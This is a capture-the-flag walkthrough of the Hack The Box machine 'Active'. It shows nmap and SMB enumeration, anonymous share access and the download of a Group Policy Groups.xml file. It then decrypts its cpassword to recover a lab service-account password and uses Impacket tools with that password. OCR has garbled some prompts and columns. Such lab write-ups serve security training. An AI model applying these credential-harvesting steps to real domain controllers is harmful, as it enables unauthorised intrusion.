active

```
)-[/Documents/htb/boxes/active]
          -sC -sV 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 14:37 EDT
Nmap scan report for 10.10.10.100
Host is up (0.060s latency).
Not shown: 983 closed ports
PORT
         STATE SERVICE
                                VERSTON
53/tcp
          open domain
                                Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
 dns-nsid:
   bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
          open kerberos-sec Microsoft Windows Kerberos (server time: 2021-07-08 18:42:20Z)
open msrpc Microsoft Windows RPC
88/tcp
135/tcp
          open netbios-ssn Microsoft Windows netbios-ssn
open ldap Microsoft Windows Active Dire
139/tcp
389/tcp
                                Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
         open microsoft-ds?
445/tcp
         open kpasswd5?
open ncacn_http
464/tcp
593/tcp
                                Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
3269/tcp open tcpwrapped
                                Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
49152/tcp open msrpc
49153/tcp open msrpc
                                Microsoft Windows RPC
                                Microsoft Windows RPC
49154/tcp open msrpc
                                Microsoft Windows RPC
49155/tcp open msrpc
                                Microsoft Windows RPC
49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc
                                Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
Host script results:
 _clock-skew: 4m26s
  smb2-security-mode:
    2.02:
      Message signing enabled and required
  smb2-time:
    date: 2021-07-08T18:43:18
    start_date: 2021-07-08T17:44:32
```

smb open on port 445 , domain+kerberos+ldap = domain controller

```
hosts ×

1 127.0.0.1 localhost
2 127.0.1.1 kali
3 #10.10.10.100 active.htb
```

to see the hostname of this Domain Controller

```
(root@ kali)-[/Documents/htb/boxes/active]
// nslookup
> server 10.10.10.100
Default server: 10.10.10.100
Address: 10.10.10.100#53
> 127.0.0.1
1.0.0.127.in-addr.arpa name = localhost.
> 10.10.10.100
^C
```

we get timeout scan the entire 10 subnet

```
i)-[/Documents/htb/boxes/active]
           script safe -p 445 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 14:49 EDT
Pre-scan script results:
 broadcast-dhcp-discover:
    Response 1 of 1:
      Interface: eth0
      IP Offered: 192.168.1.3
      Server Identifier: 192.168.1.1
      Subnet Mask: 255.255.255.0
      Router: 192.168.1.1
      Domain Name Server: 192.168.1.1
      Domain Name: local
 broadcast-listener:
   ether
        ARP Request
          sender ip
                        sender mac
                                            target ip
          192.168.1.1 90:55:de:ae:52:70 192.168.1.5
   udp
        DHCP
                        cli ip
          srv ip
                                     mask
                                                                   dns
                                                                                 vendor
                                     255.255.255.0
          192.168.1.1 192.168.1.3
                                                     192.168.1.1
                                                                   192.168.1.1
          192.168.1.1 192.168.1.6 255.255.255.0 192.168.1.1 192.168.1.1
 broadcast-netbios-master-browser:
 _ip server domain
 _eap-info: please specify an interface with -e
 __hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
 http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/_
 targets-asn:
   targets-asn.asn is a mandatory parameter
Nmap scan report for 10.10.10.100
Host is up (0.066s latency).
       STATE SERVICE
PORT
445/tcp open microsoft-ds
_smb-enum-services: ERROR: Script execution failed (use -d to debug)
Host script results:
 clock-skew: 4m27s
 dns-blacklist:
   SPAM
     l2.apews.org - FAIL
 _fcrdns: FAIL (No PTR record)
 _ipidseq: Incremental!
 _msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
 _path-mtu: 1006 ≤ PMTU < 1492
   ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
  smb-protocols:
   dialects:
     2.02
     2.10
 smb2-capabilities:
   2.02:
     Distributed File System
   2.10:
     Distributed File System
     Leasing
     Multi-credit operations
  smb2-security-mode:
   2.02:
     Message signing enabled and required
  smb2-time:
   date: 2021-07-08T21:47:40
   start_date: 2021-07-08T17:44:32
 unusual-port:
   WARNING: this script depends on Nmap's service/version detection (-sV)
Post-scan script results:
```

smb-enum-services failed

Nmap done: 1 IP address (1 host up) scanned in 75.30 seconds

reverse-index:

445/tcp: 10.10.10.100

```
[/Documents/htb/boxes/active]
mmap --script smb-enum-services -p 445 10.10.10.100 -d
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 17:45 EDT
                         Timing report
   hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
   max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
   parallelism: min 0, max 0
   max-retries: 10, host-timeout: 0
   min-rate: 0, max-rate: 0
 NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:45
 Completed NSE at 17:45, 0.00s elapsed
Completed NSE at 17:45, 0.00s elapsed
Initiating Ping Scan at 17:45
Scanning 10.10.10.100 [4 ports]
Packet capture filter (device tun0): dst host 10.10.14.7 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 10.10.10.100)))
We got a TCP ping packet back from 10.10.10.100 port 80 (trynum = 0)
Completed Ping Scan at 17:45, 0.10s elapsed (1 total hosts)
Overall sending rates: 39.83 packets / s, 1513.42 bytes / s.
 mass_rdns: Using DNS server 8.8.8.8
mass_rdns: Using DNS server fe80::1%eth0
Initiating Parallel DNS resolution of 1 host. at 17:45
mass_rdns: 6.53s 0/1 [#: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 3]
Completed Parallel DNS resolution of 1 host. at 17:45, 6.53s elapsed
DNS resolution of 1 IPs took 6.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
DNS resolution of 1 IPS took 6.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, IR: 3, CN: 0]
Initiating SYN Stealth Scan at 17:45
Scanning 10.10.10.100 [1 port]
Packet capture filter (device tun0): dst host 10.10.14.7 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 10.10.10.100)))
Discovered open port 445/tcp on 10.10.10.100
Completed SYN Stealth Scan at 17:45, 0.17s elapsed (1 total ports)
Overall sending rates: 5.95 packets / s, 261.98 bytes / s.
NSF: Script scanning 10.10.10.100
NSE: Script scanning 10.10.10.100.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:45
NSE: Starting smb-enum-services against 10.10.10.100:445.
NSE: [smb-enum-services 10.10.10.100:445] SMB: Added account '' to account list
NSE: [smb-enum-services 10.10.10.100:445] SMB: Added account 'guest' to account list
NSE: [smb-enum-services 10.10.10.100:445] Couldn't negotiate a SMBv1 connection:SMB: Failed to receive bytes: ERROR
NSE: smb-enum-services against 10.10.10.100:445 threw an error!
/usr/bin/../share/nmap/nselib/smb.lua:1971: bad argument #5 to 'pack' (number expected, got nil)
stack traceback:
             [C]: in function 'string.pack'
/usr/bin/../share/nmap/nselib/smb.lua:1971: in function 'smb.write_file'
             /usr/bin/../share/nmap/nselib/msrpc.lua:270: in function 'msrpc.bind
             /usr/bin/../share/nmap/scripts/smb-enum-services.nse:865: in function </usr/bin/../share/nmap/scripts/smb-enum-services.nse:857>
             ( ... tail calls ... )
Completed NSE at 17:45, 1.12s elapsed
Nmap scan report for 10.10.10.100
Host is up, received reset ttl 127 (0.057s latency). Scanned at 2021-07-08 17:45:40 EDT for 8s
PORT
             STATE SERVICE
                                              REASON
445/tcp open microsoft-ds syn-ack ttl 127
Final times for host: srtt: 56752 rttvar: 42577 to: 227060
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:45
Completed NSE at 17:45, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-payloads nmap-services.
```

failed after establish SMBv1 connection, the script doesn't support SMBv2 let's list shares, with no password

Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds Raw packets sent: 5 (196B) | Rcvd: 2 (84B)

```
ot® kali)-[/Documents/htb/boxes/active]
_# smbclient -L //10.10.10.100
Enter WORKGROUP\root's password:
Anonymous login successful
       Sharename
                       Type
                                 Comment
                                 Remote Admin
       ADMIN$
                        Disk
                                 Default share
       C$
                        Disk
       IPC$
                       IPC
                                 Remote IPC
       NETLOGON
                       Disk
                                 Logon server share
       Replication
                       Disk
                                 Logon server share
       SYSV0L
                       Disk
       Users
                       Disk
SMB1 disabled -- no workgroup available
```

(root@ kali)-[/Documents/htb/boxes/active] smbmap -H 10.10.10.100		GTFOBins (C) GitHub - swisskyrepo/	
[+] IP: 10.10.10.100:445 Na	me: 10.10.10.100		
File EdDisk constant Tree Search		Permissions	Comment
-			
ADMIN\$		NO ACCESS	Remote Admin
C\$		NO ACCESS	Default share
IPC\$		NO ACCESS	Remote IPC
NETLOGON		NO ACCESS	Logon server share
Replication		READ ONLY	
SYSVOL		NO ACCESS	Logon server share
Users		NO ACCESS	42577 to: 227060

```
i)-[/Documents/htb/boxes/active]
   enum4linux 10.10.10.100
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jul 8 17:51:14 2021
     Target Information
Target ..... 10.10.10.100
RID Range ...... 500-550,1000-1050
Username .....
Password .....''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
     Enumerating Workgroup/Domain on 10.10.10.100
[E] Can't find workgroup/domain
     Nbtstat Information for 10.10.10.100
Looking up status of 10.10.10.100
No reply from 10.10.10.100
     Session Check on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.100 allows sessions using username '', password
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:
     Getting domain SID for 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup
     OS information on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458. Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.100 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.100 from srvinfo:
                        Wk Sv PDC Tim NT
        10.10.10.100
                                              Domain Controller
                                 500
        platform_id
        os version
        server type
                                  0×80102b
```

```
Users on 10.10.10.100
.Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
      Share Enumeration on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
         Sharename
                            Type
                                        Comment
         ADMIN$
                            Disk
                                        Remote Admin
                                        Default share
         C$
                            Disk
         IPC$
                            IPC
                                        Remote IPC
         NETLOGON
                            Disk
                                        Logon server share
         Replication
                            Disk
         SYSV0L
                            Disk
                                        Logon server share
         Users
                            Disk
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/ADMIN$ Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
                            Mapping: DENIED, Listing: N/A
//10.10.10.100/C$
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/IPC$
                            Mapping: OK
                                              Listing: DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/NETLOGON Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Replication
                                      Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/SYSVOL
                            Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
                            Mapping: DENIED, Listing: N/A
//10.10.10.100/Users
    Password Policy Information for 10.10.10.100
[E] Unexpected error from polenum:
[+] Attaching to 10.10.10.100 using a NULL share
[+] Trying protocol 139/SMB...
      [!] Protocol failed: Cannot request session (Called Name:10.10.10.100)
[+] Trying protocol 445/SMB...
[!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.
[E] Failed to get password policy with rpcclient
    Groups on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.
[+] Getting builtin groups:
[+] Getting builtin group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.
[+] Getting local groups:
[+] Getting local group memberships:Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.
[+] Getting domain groups:
[+] Getting domain group memberships:
```

```
Users on 10.10.10.100 via RID cycling (RIDS: 500-550,1000-1050)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.

[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

| Getting printer info for 10.10.10.100 |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.

Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

if go through this we can see Groups.xml, that is group policy file where local account information is storred

```
root@ <mark>kali</mark>)-[/Documents/htb/boxes/acti
smbmap -R Replication -H 10.10.10.100
[+] IP: 10.10.10.100:445
                                   Name: 10.10.10.100
        Disk
                                                                       Permissions
                                                                                         Comment
                                                                       READ ONLY
        Replication
         .\Replication\*
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       active.htb
         .\Replication\active.htb\*
                                     0 Sat Jul 21 06:37:44 2018
         dr--r--r--
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       DfsrPrivate
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Policies
                                     0 Sat Jul 21 06:37:44 2018
                                                                       scripts
         .\Replication\active.htb\DfsrPrivate\*
                                     0 Sat Jul 21 06:37:44 2018
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                        ConflictAndDeleted
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Deleted
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Installing
         .\Replication\active.htb\Policies\*
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
                                                                        {31B2F340-016D-11D2-945F-00C04FB984F9}
        dr --- r --- r ---
                                                                        {6AC1786C-016F-11D2-945F-00C04fB984F9}
                                     0 Sat Jul 21 06:37:44 2018
         .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
                                     0 Sat Jul 21 06:37:44 2018
                                     0 Sat Jul 21 06:37:44 2018
                                    23 Sat Jul 21 06:38:11 2018
         fr--r--r--
                                                                       GPT.INI
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Group Policy
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       MACHINE
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
                                                                       USER
         .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\*
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                   119 Sat Jul 21 06:38:11 2018
                                                                       GPE.INI
         .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
                                     0 Sat Jul 21 06:37:44 2018
        dr -- r -- r --
        dr---r---r---
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Microsoft
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Preferences
         fr--r--r--
                                  2788 Sat Jul 21 06:38:11 2018
                                                                       Registry.pol
         .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
        dr -- r -- r --
                                     0 Sat Jul 21 06:37:44 2018
                                     0 Sat Jul 21 06:37:44 2018
         dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                       Windows NT
         .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\*
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
        dr --- r --- r ---
                                     0 Sat Jul 21 06:37:44 2018
                                                                        SecEdit
```

```
\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
              dr --- r --- r ---
                                                               0 Sat Jul 21 06:37:44 2018
             dr -- r -- r --
                                                               0 Sat Jul 21 06:37:44 2018
             dr -- r -- r --
                                                               0 Sat Jul 21 06:37:44 2018
                                                                                                                         Groups
              .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\*
                                                               0 Sat Jul 21 06:37:44 2018
                                                               0 Sat Jul 21 06:37:44 2018
              dr --- r --- r ---
                                                           533 Sat Jul 21 06:38:11 2018
                                                                                                                         Groups.xml
              .\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\*
                                                               0 Sat Jul 21 06:37:44 2018
              dr--r--r--
                                                              0 Sat Jul 21 06:37:44 2018
                                                             22 Sat Jul 21 06:38:11 2018
0 Sat Jul 21 06:37:44 2018
              fr -- r -- r --
                                                                                                                         GPT.INI
             dr -- r -- r --
                                                                                                                         MACHINE
              dr -- r -- r --
                                                               0 Sat Jul 21 06:37:44 2018
                                                                                                                         USER
              .\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\*
                                                               0 Sat Jul 21 06:37:44 2018
                                                               0 Sat Jul 21 06:37:44 2018
0 Sat Jul 21 06:37:44 2018
             dr -- r -- r --
             dr -- r -- r --
                                                                                                                         Microsoft
              0 Sat Jul 21 06:37:44 2018
                                                               0 Sat Jul 21 06:37:44 2018
             dr --- r --- r ---
                                                               0 Sat Jul 21 06:37:44 2018
                                                                                                                         Windows NT
              .\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\*
                                                               0 Sat Jul 21 06:37:44 2018
                                                               0 Sat Jul 21 06:37:44 2018
              dr -- r -- r --
                                                               0 Sat Jul 21 06:37:44 2018
                                                                                                                         SecEdit
             dr -- r -- r --
                          -[/Documents/htb/boxes/active]
              •
                  -R Replication -H 10.10.10.100
                                                                            pth 6 -A Groups.xml -q
       IP: 10.10.10.100:445 Name: 10.10.10.100
Starting search for files matching 'Groups.xml' on share Replication.
      IP: 10.10.10.100:445
      \label{lem:match_found} \textbf{Match found! Downloading: Replication \ active. htb \ Policies \ \{3182F340-016D-11D2-945F-00C04F8984F9\} \ MACHINE \ Preferences \ Groups \ Smith \ Groups \ Machine \ Matchine \ Machine \ M
                    )-[/Documents/htb/boxes/active
 10.10.10.100-Replication_active.htb_Policies_{31B2F340-016D-11D2-945F-00C04FB984F9}_MACHINE_Preferences_Groups_Groups.xml active.ctb~
                                                                                                                                                                                                 active.ctb~~~
                       //Documents/htb/boxes/active
(at 10.10.10.100-Replication active.htb Policies \{3182F340-016D-11D2-945F-00C04FB984F9\}_MACHINE Preferences Groups Groups.xml 

we can see service account and a cpassword
                              )-[/Documents/htb/boxes/active]
         gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
       creds
                    SVC TGS:GPPstillStandingStrong2k18
("cort tali)-[/Documents/htb/boxes/active]
## smbclient //10.10.10.100/Replication
Enter WORKGROUP/root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting*
 smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI (0.
 1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as active.htb\Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI (0.1)
KiloBytes/sec) (average 0.1 KiloBytes/sec)
                             )-[/Documents/htb/boxes/active]
        GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100
 Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation
 Password:
 [*] Querying 10.10.10.100 for information about domain.
                                                                                                               PasswordLastSet
                                                                                                                                                          LastLogon
 Administrator
                                                                                                               2018-07-18 15:06:40.351723 2021-01-21 11:07:03.723783
Guest
                                                                                                                                                         <never>
```

if we're admin on the box psexec.py will work

krbtgt

SVC_TGS

2018-07-18 14:50:36.972031 <never>

2018-07-18 16:14:38.402764 2018-07-21 10:01:30.320277

```
root © kali)-[/Documents/htb/boxes/active]

# psexec.py active.htb/svc_tgs@10.10.10.100
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Replication' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.
```

we're not a admin .

```
li)-[/Documents/htb/boxes/active
 smbmap -d <u>active.htb</u> -u svc_tgs -p GPPstillStandingStrong2k18 -H 10.10.10.100
[+] IP: 10.10.10.100:445
                                 Name: 10.10.10.100
       Disk
                                                                  Permissions
                                                                                   Comment
        ADMIN$
                                                                  NO ACCESS
                                                                                   Remote Admin
       C$
                                                                  NO ACCESS
                                                                                  Default share
        IPC$
                                                                  NO ACCESS
                                                                                  Remote IPC
       NETLOGON
                                                                  READ ONLY
                                                                                  Logon server share
        Replication
                                                                  READ ONLY
       SYSVOL
                                                                  READ ONLY
                                                                                   Logon server share
                                                                  READ ONLY
       Users
```

```
<u>li)-[/Docume</u>nts/htb/boxes/active]
m smbmap -d <u>active.htb</u> -u svc_tgs -p GPPstillStandingStrong2k18 -H 10.10.10.100 -R Users [+] IP: 10.10.10.100:445 Name: 10.10.100
                                                                                                                                                                                                                                                                                                                          READ ONLY
                                         .\Users\*
                                                                                                                                                          0 Sat Jul 21 10:39:20 2018

0 Sat Jul 21 10:39:20 2018

0 Mon Jul 16 06:14:21 2018

0 Mon Jul 16 17:08:55 2018

0 Mon Jul 16 17:08:47 2018

0 Mon Jul 16 17:08:55 2018

174 Mon Jul 16 17:01:17 2018
                                       dw--w--w--
dw--w--w--
                                                                                                                                                                                                                                                                                                                          Administrator
                                                                                                                                                                                                                                                                                                                             All Users
                                                                                                                                                                                                                                                                                                                          Default
Default User
desktop.ini
                                       dw--w--w--
                                                                                                                                                                      0 Mon Jul 16 17:08:47 2018
0 Sat Jul 21 11:16:32 2018
                                             \Users\Default\*
                                                                                                                       * 0 Mon Jul 16 17:08:47 2018 0 Mon Jul 16 17:08:46 2018 0 Mon Jul 16 17:08:56 2018 0 Mon Jul 16 17:08:47 2018 0 Mon Jul 16 17:08:46 2018 0 Mon Jul 16 17:08:56 2018 0 Mon Jul 16 17:08:56 2018 0 Mon Jul 16 17:08:56 2018 262144 Mon Jul 30 09:47:52 2018 1024 Mon Jul 16 17:08:47 2018 0 Mon Jul 16 17:08:17 2018 1024 Mon Jul 16 17:08:17 2018 1024 Mon Jul 16 17:08:47 2018 1024 Mon Jul 16 17:08:56 2018 1025 Mon Jul 1
                                        dw---w---w--
                                       dw--w--w--
                                                                                                                                                                                                                                                                                                                          Application Data
Cookies
                                       dw--w--w--
                                                                                                                                                                                                                                                                                                                          Desktop
                                                                                                                                                                                                                                                                                                                          Documents
Downloads
                                        dw--w--w--
                                       dw--w--w--
                                                                                                                                                                                                                                                                                                                            Favorites
                                                                                                                                                                                                                                                                                                                          Links
Local Settings
                                       dr -- r -- r --
                                                                                                                                                                                                                                                                                                                         Music
My Documents
NetHood
NTUSER.DAT
                                        dr--r--r--
fr--r--r--
                                                                                                                                                                                                                                                                                                                          NTUSER.DAT.LOG
NTUSER.DAT.LOG1
                                                                                                                                                                                                                                                                                                                         NTUSER.DAT.LOG2
NTUSER.DAT {016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMcontainer0000000000000000001.regtrans-ms
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer0000000000000000002.regtrans-ms
                                       dw--w--w--
                                                                                                                                                                                                                                                                                                                             Pictures
                                                                                                                                                                                                                                                                                                                            PrintHood
Recent
                                                                                                                                                                 0 Mon Jul 16 17:08:57 2018

0 Mon Jul 16 17:08:56 2018


0 Mon Jul 16 17:08:56 2018

0 Mon Jul 16 17:08:56 2018

0 Mon Jul 16 17:08:47 2018
                                                                                                                                                                                                                                                                                                                            Saved Games
SendTo
                                                                                                                                                                                                                                                                                                                            Start Menu
Templates
Videos
                                           .\Users\Default\AppData\*
                                                                                                                                                                      0 Mon Jul 16 17:08:47 2018
0 Mon Jul 16 17:08:47 2018
0 Mon Jul 16 17:08:47 2018
```

```
.\Users\Default\AppData\Local\*
dr--r--r--
                           0 Mon Jul 16 17:08:47 2018
dr--r--r--
                           0 Mon Jul 16 17:08:47 2018
                           0 Mon Jul 16 17:08:56 2018
                                                          Application Data
                           0 Mon Jul 16 17:08:56 2018
                                                          History
                           0 Mon Jul 16 17:08:47 2018
                                                           Microsoft
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
                                                           Temp
dr -- r -- r --
                           0 Mon Jul 16 17:08:56 2018
                                                           Temporary Internet Files
.\Users\Default\AppData\Local\Microsoft\*
                           0 Mon Jul 16 17:08:47 2018
dr---r---
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
                                                          Windows
.\Users\Default\AppData\Local\Microsoft\Windows\*
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
dr -- r -- r --
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
                                                          GameExplorer
dr--r--r--
                           0 Mon Jul 16 17:08:47 2018
                                                          History
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
                                                          Temporary Internet Files
.\Users\Default\AppData\Roaming\*
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
                           0 Mon Jul 16 17:08:47 2018
dr --- r ---
                           0 Mon Jul 16 17:08:47 2018
                                                          Microsoft
.\Users\Default\AppData\Roaming\Microsoft\*
                           0 Mon Jul 16 17:08:47 2018
dr--r--r--
dr -- r -- r --
                           0 Mon Jul 16 17:08:47 2018
                           0 Mon Jul 16 17:08:47 2018
0 Mon Jul 16 17:08:47 2018
dr---r---r---
                                                          Internet Explorer
                                                           Windows
dr --- r --- r ---
.\Users\Default\AppData\Roaming\Microsoft\Internet Explorer\*
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
                           0 Mon Jul 16 17:08:47 2018
dw--w--w--
                                                          Quick Launch
.\Users\Default\AppData\Roaming\Microsoft\Windows\*
dr -- r -- r --
                           0 Mon Jul 16 17:08:47 2018
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47
                                                  2018
dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
                                                          Cookies
